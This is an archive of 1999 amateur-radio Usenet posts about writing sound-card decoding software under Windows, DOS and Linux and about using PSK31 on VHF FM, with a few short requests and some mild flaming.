Source record: 18040

MFCCoder <mfccoder@aol.com> wrote:
>>Best bet there is to write a 16-bit dll,
>>which will allow you to do these things.

> Running a 16 bit .dll in the Windows 16 bit subystem is still not real time
> under Windows 95 or Windows 98. Plus you would have to use a generic thunk to
> access it from a 32 bit program adding to the latiency.

... which wouldn't work in NT either, and probably not in Windows 2000.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
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Internet: http://www.rising.com.au/

2554. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ksfr2.k2r.nomail@linux.pe1chl.ampr.org>
Source record: 18041

MFCCoder <mfccoder@aol.com> wrote:
>>Best bet there is to write a 16-bit dll,
>>which will allow you to do these things.

>Running a 16 bit .dll in the Windows 16 bit subystem is still not real time
>under Windows 95 or Windows 98. Plus you would have to use a generic thunk to
>access it from a 32 bit program adding to the latiency.

>16 bit dll's run at ring 3 on the processor, only a 32 bit device driver can
>run at Ring 0 and directly access the hardware.

I still don't understand why it would be necessary to directly access the
hardware to write such a program. Any sound recording API should do.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2555. Re: PSK31 quit: Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ksfug.k2r.nomail@linux.pe1chl.ampr.org>
Source record: 18042

Steve <n8nyu@provide.net> wrote:
>Got it fixed, finally. Had to delete all info on the sound card from control
>panel and all files, pulled the sound card out and reinstall everything and
>it took off. Whew!

And that is the operating system so many people buy and use...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2556. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <7ilnkh$12t$1@remarQ.com>
Source record: 18043
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

Oris <oris@dirtball.com> wrote in message
news:374D73B3.42BD@dirtball.com...
> MOstrowski wrote:
> I hope you find what your looking for. I would make a sujestion to
you.
> I would sujest that you try to do this under Linux (i.e. Unix) first.
I
> think that you would have alot better response with the linux OS
versus
> Windows. Good luck let me know what you find out.

Fah!! I'm not against Linux (I run it here myself), but the difference in available tools makes comparison less than likely.

Best advice: write the FFT and multimedia modules as OCX's using C++, and build the front end using whatever trash you like. The FFT module is very small, about 300 lines. The MM interface is similarly small, about 100 lines.

Michael.

2557. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ilo0s$1gtt@enews1.newsguy.com>
Source record: 18044

FeLiXTCPIP wrote in message
<19990527090004.08832.00009476@ng-ch1.aol.com>...
>Yeah i do have ham friends, and i tried a QSO with some of them.
>Now tell me, are you going to follow me around ever newsgroup to bother me?
>

I hate to burst your bubble, but I've been on this newsgroup for several of years now... How about you?

I'm glad to hear that you have some ham friends there in NY. One of your earlier posts gave me the impression that you didn't know any other Hams at all.

I'm still curious though... Just why did you think that Usenet was the place to ask about local NY,NY packet freqs? Most folks I know would simply ask a local Ham.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2558. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ilni9$1gc1@enews1.newsguy.com>
Source record: 18045

Hamish Moffatt wrote in message <7ilj9vdbe1@arachne.labyrinth.net.au>...
>Charles Brabham <n5pvl@texoma.net> wrote:
>
>> FeLiXTCPIP wrote in message
>> <19990527011647.08832.00009345@ng-ch1.aol.com>...
>
>>>Did you know PSK31 works on 2 meters FM!
>>>I tried it, and it worked
>
>> Amazing! How did you manage that feat without knowing any other Hams?
>> Who did you "QSO" with, I wonder?
>> Did you have to go to Usenet to figure out what frequency to use then,
too?
>
>There's no call for that ..

Oh, I was genuinely amazed.. This is the same person who lives in the middle of NY city but claims he can't find another Ham to clue him in on the local Packet frequencies there. I advised him on how to get together with the local Hams and socialize a bit, and he took it as a bitter insult, and threatened to complain to my ISP. He was all freaked out over the entire concept.

I thought that was weird, but later learned he was a teenager. That explains a lot, I suppose.

On the other hand, I've got a teenager here at home who acts quite normal. (For a teenager) She stays away from the sugar and caffeine stuff and it really makes a difference. Of course she's still swimming around in a sea of hormones, but what teenager isn't? At that age, we're all still struggling on the upslope of "idiot hill" and haven't figured out who we are yet.

So you are probably right, I suppose. I should have just ignored him instead of trying to help him out, and would have if I had known he was out trolling for someone to flame with.

I'll certainly be ignoring him now. I have better things to do, and bigger fish to fry.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2559. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ilocs$1h1p@enews1.newsguy.com>
Source record: 18046

Hamish Moffatt wrote in message <7iljdqdbe2@arachne.labyrinth.net.au>...
>In rec.radio.amateur.digital.misc Spunky The Waffle Iron
<spunky@nospam.org> wrote:
>> The problem with programs that use soundcards that decode radio info
can't be built around visual basic
>> as VB is so damned slow.
>> Thus, soundcard decoder programs require the knowledge of real
programmers (C++) which explains why they are so
>> damned buggy, due to Windows needing thousands of lines of C++ code just
to initialise a stupid program (being
>> sarcastic but you C++ Windows programmers know exactly what I mean).
>
>And even then, "real time" is a bit of a joke. For example, the best
resolution
>and lowest timer interval you can get out of the high resolution timer is
1ms.
>

That goes far in explaining why I've had better luck in general with DOS programs than I have with Windows stuff.

I don't have anything against Windows. I'm just saying that a lot of "horsepower" goes into the graphical interface with Windows instead of going into what you are doing.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2560. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-28 00:00:00 UTC
From: William Lee <n5wrx@mindspring.nospam.com>
Message-ID: <7im2q0$c09$1@nntp1.atl.mindspring.net>
Source record: 18047

Just started using this mode and it is fun. Heard a lot of DX first night.
I was wondering if it would work on 2 meters
It would seem that it woild get out farther on SSB but that is great news.
Do any of the Tech class hams use it on 10 meters or 6 meters?
Sems like 6 meters would be a good place for PKS31.

William Lee N5WRX

FeLiXTCPIP wrote in message
<19990527011647.08832.00009345@ng-ch1.aol.com>...
>Did you know PSK31 works on 2 meters FM!
>I tried it, and it worked

2561. Re: Ham packet early warning system Help/Advise

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Max Imo <REMOVE@CAPS.net>
Message-ID: <T1H33.1$OF6.155@news.megsinet.net>
Source record: 17967
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.digital

Spock <Frank@N8FN.COM> wrote in message
news:374ed90d.14237962@news.earthlink.net...
> First, let me congratulate you on your new ticket. It is a wonderful
> hobby
>
> Second, take what you read in this newsgroup with a grain of salt.
> Most of the hams here are not on the bright side. But as a whole hams
> are a great butch of guys.
>
GEE - - - an extra class troll! What are you doing hanging around this
newsgroup if you think they are a bunch of dummies? If you were so smart
you'd realize good manners works well any place you may go.

Let people think you are a fool - don't open your mouth and remove all
doubt.

2562. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7inf5ukkb1@arachne.labyrinth.net.au>
Source record: 17968

Charles Brabham <n5pvl@texoma.net> wrote:
> I thought that was weird, but later learned he was a teenager. That explains
> a lot, I suppose.

Only that he's probably new to the hobby; obviously you're reading something
more than that into it.

> On the other hand, I've got a teenager here at home who acts quite normal.
> (For a teenager) She stays away from the sugar and caffeine stuff and it
> really makes a difference. Of course she's still swimming around in a sea of
> hormones, but what teenager isn't? At that age, we're all still struggling
> on the upslope of "idiot hill" and haven't figured out who we are yet.

You're showing your age here Charles!

73,
Hamish VK3SB

--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2563. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7inf8kkkb2@arachne.labyrinth.net.au>
Source record: 17969

William Lee <n5wrx@mindspring.nospam.com> wrote:
> Just started using this mode and it is fun. Heard a lot of DX first night.
> I was wondering if it would work on 2 meters
> It would seem that it woild get out farther on SSB but that is great news.
> Do any of the Tech class hams use it on 10 meters or 6 meters?
> Sems like 6 meters would be a good place for PKS31.

Actually, I was a bit surprised that it does work on 2m FM,
since a lot of FM rigs are actually PM. Wouldn't this screw things up?

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2564. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7infbjkkb3@arachne.labyrinth.net.au>
Source record: 17970

Charles Brabham <n5pvl@texoma.net> wrote:
> Hamish Moffatt wrote in message <7iljdqdbe2@arachne.labyrinth.net.au>...
>>And even then, "real time" is a bit of a joke. For example, the best
> resolution
>>and lowest timer interval you can get out of the high resolution timer is
> 1ms.
>>

> That goes far in explaining why I've had better luck in general with DOS
> programs than I have with Windows stuff.

> I don't have anything against Windows. I'm just saying that a lot of
> "horsepower" goes into the graphical interface with Windows instead of going
> into what you are doing.

Very true. NT is quite a lot better about timer resolution and latency though.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au

Rising Software Australia Pty. Ltd.
Developers of music education software including Auralia & Musition.
31 Elmhurst Road, Blackburn, Victoria Australia, 3130
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
Internet: http://www.rising.com.au/

2565. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Will Sparks <willy@home.com>
Message-ID: <7io43a$551@journal.concentric.net>
Source record: 17971
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

One of the nice things about Win95/NT/OS/2/Linux is that you don't have to write low level code to access the sound card. The drivers take care of it, and it should would on all types of sound cards. One of my biggest peeves is that most of the sound card software requires a SB16 or 64AWE sound card and doesn't support anything else since they use direct hardware calls.

Decoding RTTY doesn't need real-time processing. Sure, VB isn't quite up to snuff for it, but it does make a nice front end so you don't have to spend a lot of time writing C++ code. Use a DLL for all the signal processing. Buffers can take care of any processing lag, although decoding RTTY isn't exactly "intensive".

Mark J. Fine <fineware@erols.com> wrote in message
news:7iksor$o5o$1@autumn.news.rcn.net...
> George hit the nail on the proverbial head. The problem with signal
> processing in real time is that you need a real-time processor. Unless
your
> eating all of the processing time this can't be done reliably in Win9x.
>
> The second problem is that Win9x does not let you talk to the card at the
> hardware level, as well as to the DMA. You would need to do that to
> effectively perform near real-time capture and hold processes of any sound
> frames you're trying to deal with. Best bet there is to write a 16-bit
dll,
> which will allow you to do these things.
>
> 73,
>
> [* Mark J. Fine * FineWare * 11252 Cardinal Drive *]
> [* Remington, Virginia 22734-2032 * USA * 3834N 07751W *]
> [* fineware@erols.com * http://www.erols.com/fineware/ *]
> [* Smart R8 Control * SWBC Schedule Subscription Service *]
> [* Smart Lowe Ctrl * Smart Kenwood Ctrl * Smart NRD Ctrl *]
> [*SWBC Interval Signals * Smart Audio Control * TTY Reader*]
>
> George Privalov <george_privalov@msn.com> wrote in message
> news:eBodQzFq#GA.213@cpmsnbbsa05...
> >
> > Spunky The Waffle Iron wrote in message
> >
<5417119C35ACE747.297F3196266D03AE.8A9B850D2FF2B9FE@library-proxy.airnews.ne
> > t>...
> > :The problem with programs that use soundcards that decode radio info

can't
> > be built around visual basic
> > :as VB is so damned slow.
> >
> > Actually VB 6 is not that slow. Problem is in lack of support for
> > Multi-threading and callbacks that are required to fully exploit the
> > potential of mmsystem.dll API.
> >
> >
> > :Thus, soundcard decoder programs require the knowledge of real
programmers
> > (C++) which explains why they are so
> > :damned buggy, due to Windows needing thousands of lines of C++ code
just to
> > initialise a stupid program (being
> > :sarcastic but you C++ Windows programmers know exactly what I mean).
> >
> > Well, It's not that bad. But there is function of complexity of
> > implementation vs. size of the project. For VB it grows steeper
> > but VB starts at 0 value. C++ starts at some positive number (since you
> > will need bunch of to put "Hello World" on the screen") but grows slower
> > with size of the project. To make story short: smaller projects are
easier
> > to do at VB while large ones on C++.
> >
> > George
> >
> >
> >
> >
>

2566. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7io538$q22$1@plutonium.btinternet.com>
Source record: 17972

Yes sorry my fault. I should have thought about it more.

--
Regards,
Tom
tom.f@btinternet.com
Dana Myers <Dana.Myers@West.Sun.Com> wrote in message
news:374F33DC.31ACD0DA@West.Sun.Com...
>
>
> Tom Fanning wrote:
>
> > > Surely because PSK31 is a fairly slow speed mode compared to say even
> > > 1200baud packet
>
> Are you perhaps confusing latency with efficiency/throughput?
>
> Dana K6JQ
> dana.myers@sun.com
>
>

2567. Anyone on the West Coast who would like to play with ALE ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <374F9722.4C62@ix.netcom.com>
Source record: 17973

Looking for hams who would be in the SF bay
area or California or West Coast of the
U.S., who would also have the capability
of "Automatic Link Establishment" (ALE)
and would like to try some connects
on 74 and/or 40 meters ..

I've found 4 freq's on each band
that are normally clear of net
activity.

I would like to try out some capabilities
of a rig that I have if you also have
ALE available..

Be sure your rig also has the
"Occupancy Check" option set to "Yes"
so that your rig won't send out signaling
on a busy channel..

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

2568. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ioc6p$29m2@enews3.newsguy.com>
Source record: 17974

Dana Myers K6JQ wrote in message <374EF184.E3AF94FD@Qnet.com>...
>Tom Fanning wrote:
>>
>> I am soon to be using psk31 on 70cms FM
>>
>
>Why? You gain virtually none of the advantages of the mode this
>way. By using conventional FM, you consume something like a 20KHz
>channel to send data at 31baud; PSK31 sent using a SSB transmitter
>consumes something like 60Hz bandwidth.

Is that why I keep hearing about long-haul QSO's using PSK31 working out so well on 2 meter SSB?

Maybe that additional bandwidth is not such a disadvantage, in this respect.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2569. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ioc6q$29m2@enews3.newsguy.com>
Source record: 17975

Hamish Moffatt wrote in message <7inf5ukkb1@arachne.labyrinth.net.au>...

>Charles Brabham <n5pvl@texoma.net> wrote:

>
>> On the other hand, I've got a teenager here at home who acts quite
normal.
>> (For a teenager) She stays away from the sugar and caffeine stuff and it
>> really makes a difference. Of course she's still swimming around in a sea
of
>> hormones, but what teenager isn't? At that age, we're all still
struggling
>> on the upslope of "idiot hill" and haven't figured out who we are yet.
>
>You're showing your age here Charles!

I resemble that kind of remark, sir!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2570. WTT RSS for Motorola MC Micro

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: 7g4 <7g4@iname.com>
Message-ID: <7io96r$6fs$1@mail.nursat.net>
Source record: 17976
Cross-posted to: rec.radio.amateur,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.swap

Hi folks,
I'd like to find anybody who has RSS for Motorola MC Micro mobile
radios. I can offer a lot of another RSS for trade.
Mailto: 7G4@iname.com
WBR,
7G4

2571. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: "Mark J. Fine" <fineware@erols.com>
Message-ID: <7iopgkjbj1@autumn.news.rcn.net>
Source record: 17977
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

Will Sparks <willy@home.com> wrote in message
> One of the nice things about Win95/NT/OS/2/Linux is that you don't have to
> write low level code to access the sound card. The drivers take care of it,

The problem with what you're saying is that the drivers are only meant for playback and recording in a certain format - NOT the kind of FFT processing that's required. This processing is also not available in the standard sound dll.

> Decoding RTTY doesn't need real-time processing. Sure, VB isn't quite up to
> snuff for it, but it does make a nice front end so you don't have to spend a
> lot of time writing C++ code. Use a DLL for all the signal processing.
> Buffers can take care of any processing lag, although decoding RTTY isn't
> exactly "intensive".

Disagree. It's a lot more complicated than you think. There's not just the decoding part that needs to be done here. There's also the issue of discriminating the desired tones from the rest of the clutter and noise that you're passing through there. You need FFTs to do this since zero-crossing techniques just don't cut it in a real signal environment.

Once that filtering is done, only then can you start decoding the signal. I agree that some buffering is required, but you only have so much buffer space for windowing an accurate capture and hold function. Sooner or later if the processing isn't fast enough, you will have a buffer overflow and will lose synchronization. I've done this with single-processor 486s, Pentiums and Pentium II machines. They all overflow at some point when trying to do this with the standard interfaces to a sound card.

Since we're not talking about true multi-processing operating systems/environments, the signal processing is too intense for the results to be refreshed to any Windows user interface (especially with VB). This may be a bad analogy, but the result is similar to getting dropouts on RealAudio. If you're dropping large chunks of data during the buffering process, what's the point.

The bottom line here is that sound cards were never designed to be true signal processing chips like the TMS series. If people want a real decoder in their machines, they need a different card that's going to do the extra processing for them rather than rely on their main processor to do it for them.

73,

[* Mark J. Fine * FineWare * 11252 Cardinal Drive *]
[* Remington, Virginia 22734-2032 * USA * 3834N 07751W *]

[* fineware@erols.com * http://www.erols.com/fineware/ *]
[* Smart R8 Control * SWBC Schedule Subscription Service *]
[* Smart Lowe Ctrl * Smart Kenwood Ctrl * Smart NRD Ctrl *]
[*SWBC Interval Signals * Smart Audio Control * TTY Reader*]

2572. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <375006C2.29853FB3@IEEE.org>
Source record: 17978
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

```
Will Sparks wrote:
>
> One of the nice things about Win95/NT/OS/2/Linux is that you don't have to
> write low level code to access the sound card.

DOS is conspicuous by its absence. Aren't there DOS drivers available
for soundcards? Are there standard DOS calls available for soundcards?
If not, could we come up with some? How is/was soundcard interfacing
handled under DOS?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca
```

2573. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <37500D5D.39E2238D@Qnet.com>
Source record: 17979

Hamish Moffatt wrote:
>
> William Lee <n5wrx@mindspring.nospam.com> wrote:
> > Just started using this mode and it is fun. Heard a lot of DX first night.
> > I was wondering if it would work on 2 meters
> > It would seem that it woild get out farther on SSB but that is great news.
> > Do any of the Tech class hams use it on 10 meters or 6 meters?
> > Sems like 6 meters would be a good place for PKS31.
>
> Actually, I was a bit surprised that it does work on 2m FM,
> since a lot of FM rigs are actually PM. Wouldn't this screw things up?

PSK31 is generated with an audio carrier (typically at 1KHz), so you don't
have issues with low-frequency response that you'd otherwise encounter with the
baseband data. While I'd hazard to the vast majority of synthesized FM rigs
are actually FM (by modulating the VCO with pre-emphasized audio), PM rigs should
work equivalently.

Dana K6JQ
Dana@Source.Net

2574. Re: YAPP and TST

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7l06om.2rn.nielsen@bob.localnet>
Source record: 17980

I don't know about TST, but YAPP is at

ftp://tapr.org/software_lib/terminal/yapp.zip

Bob, W6SWE

On Fri, 28 May 1999 19:41:42 +0100, Joe Bernard <joebernard@hotmail.com> wrote:
>Hello,
>How can I get these two programs for packet radio???
>73's
>CT4UZ
>
>

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2575. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7ip5s5gba1@mendelevium.btinternet.com>
Source record: 17981

I am no expert but I doubt it.

--
Regards,
Tom
tom.f@btinternet.com
Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7inf8kkkb2@arachne.labyrinth.net.au...
> William Lee <n5wrx@mindspring.nospam.com> wrote:
> > Just started using this mode and it is fun. Heard a lot of DX first
night.
> > I was wondering if it would work on 2 meters
> > It would seem that it woild get out farther on SSB but that is great
news.
> > Do any of the Tech class hams use it on 10 meters or 6 meters?
> > Sems like 6 meters would be a good place for PKS31.
>
> Actually, I was a bit surprised that it does work on 2m FM,
> since a lot of FM rigs are actually PM. Wouldn't this screw things up?
>
>
> Hamish VK3SB
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
>
> Rising Software Australia Pty. Ltd.
> Developers of music education software including Auralia & Musition.
> 31 Elmhurst Road, Blackburn, Victoria Australia, 3130
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free:
1-888-667-7839
> Internet: http://www.rising.com.au/

2576. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7ipdfq$j5p$1@news1.fast.net>
Source record: 17982

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:375006C2.29853FB3@IEEE.org...

> Are there standard DOS calls available for soundcards?
> If not, could we come up with some?

Why on earth would you WANT to??? If you're not
locked into *having* to run WinDoze to be able
to use some "have to have it" application which
ONLY runs under WinDoze, get Linux ... a REAL
operating system. (You can still run many DOS
programs using DOSEMU ... a DOS emulator which
runs as a task under Linux).

> How is/was soundcard interfacing
> handled under DOS?

Like most everything else, in a convoluted,
inconsistent, and inefficient manner, I suspect :-)

BTW ... I trimmed the list of NGs ...

--
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

2577. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <37504204.2A076862@IEEE.org>
Source record: 17983

Carl R. Stevenson wrote:
>
> W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
> news:375006C2.29853FB3@IEEE.org...
>
> > Are there standard DOS calls available for soundcards?
> > If not, could we come up with some?
>
> Why on earth would you WANT to???

I program in Professional BASIC - runs under DOS like EZNEC.
I know nothing about LINUX. Will compiled BASIC run under LINUX?
Can I use my Microsoft x86 assembler for programs that run under
LINUX? Where can I get an overview of LINUX?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2578. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2905991539100001@news.erols.com>
Source record: 17984
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

I'm really surprised it's such a chore to implement this stuff under Windows. Not to turn this into an OS war, but reading sampled sound (and playing sound for transmit mode) hasn't been a major problem on the Mac (for my MultiMode). Perhaps it has to do with Microsoft's implementation. I haven't done any serious Windows programming (I sometimes consider porting MultiMode over to Windows, although this discussion seems to imply that the sound I/O isn't trivial), but it's quite simple on the Mac. You decide which sound input device to use, set the sample rate, sample size, etc, and that's it. Specify how many samples you want, and your callback procedure gets called (at interrupt time) when they're ready. The sound input is buffered, so nothing gets lost if it takes a few extra milliseconds (or even seconds) before your procedure gets called again. (Perhaps because you're doing some special processing and disabled interrupts, or aren't ready, for whatever reason)

After first writing my low-level sound input routines, I haven't touched them in a year of adding new modes to MultiMode, except one time, to handle the newer G3 Macs that can only sample at 44 kHz.

Packet will more slightly more of a challenge, due to the quick turn-around times required, but it still looks quite easy.

73's
Chris
N3JLY

In article <7iopgkjbj1@autumn.news.rcn.net>, "Mark J. Fine" <fineware@erols.com> wrote:

> Will Sparks <willy@home.com> wrote in message
> > One of the nice things about Win95/NT/OS/2/Linux is that you don't have to
> > write low level code to access the sound card. The drivers take care of it,
>
> The problem with what you're saying is that the drivers are only meant for
> playback and recording in a certain format - NOT the kind of FFT processing
> that's required. This processing is also not available in the standard sound
> dll.
>
> > Decoding RTTY doesn't need real-time processing. Sure, VB isn't quite up to
> > snuff for it, but it does make a nice front end so you don't have to spend a
> > lot of time writing C++ code. Use a DLL for all the signal processing.
> > Buffers can take care of any processing lag, although decoding RTTY isn't
> > exactly "intensive".
>

> Disagree. It's a lot more complicated than you think. There's not just the
> decoding part that needs to be done here. There's also the issue of
> discriminating the desired tones from the rest of the clutter and noise that
> you're passing through there. You need FFTs to do this since zero-crossing
> techniques just don't cut it in a real signal environment.
>
> Once that filtering is done, only then can you start decoding the signal. I
> agree that some buffering is required, but you only have so much buffer space
> for windowing an accurate capture and hold function. Sooner or later if the
> processing isn't fast enough, you will have a buffer overflow and will lose
> synchronization. I've done this with single-processor 486s, Pentiums and
> Pentium II machines. They all overflow at some point when trying to do this
> with the standard interfaces to a sound card.
>
> Since we're not talking about true multi-processing operating
> systems/environments, the signal processing is too intense for the results to
> be refreshed to any Windows user interface (especially with VB). This may be
> a bad analogy, but the result is similar to getting dropouts on RealAudio. If
> you're dropping large chunks of data during the buffering process, what's the
> point.
>
> The bottom line here is that sound cards were never designed to be true signal
> processing chips like the TMS series. If people want a real decoder in their
> machines, they need a different card that's going to do the extra processing
> for them rather than rely on their main processor to do it for them.
>
> 73,
>
> [* Mark J. Fine * FineWare * 11252 Cardinal Drive *]
> [* Remington, Virginia 22734-2032 * USA * 3834N 07751W *]
> [* fineware@erols.com * http://www.erols.com/fineware/ *]
> [* Smart R8 Control * SWBC Schedule Subscription Service *]
> [* Smart Lowe Ctrl * Smart Kenwood Ctrl * Smart NRD Ctrl *]
> [*SWBC Interval Signals * Smart Audio Control * TTY Reader*]

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

2579. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ipdsb$2r85@enews3.newsguy.com>
Source record: 17985

W6RCecilA wrote in message <375006C2.29853FB3@IEEE.org>...

>
>DOS is conspicuous by its absence. Aren't there DOS drivers available
>for soundcards? Are there standard DOS calls available for soundcards?
>If not, could we come up with some? How is/was soundcard interfacing
>handled under DOS?

I've never bought a sound card that didn't have DOS drivers, but that's no guarantee that all cards sold today will have them. On the other hand, DOS is still the platform of choice for gamers, who put overall performance ahead of the convenience of a point 'n click operating system. I doubt seriously that any of the major manufacturers will be leaving this market out in the cold anytime soon.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2580. Re: IC-28 and MFJ-1270

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
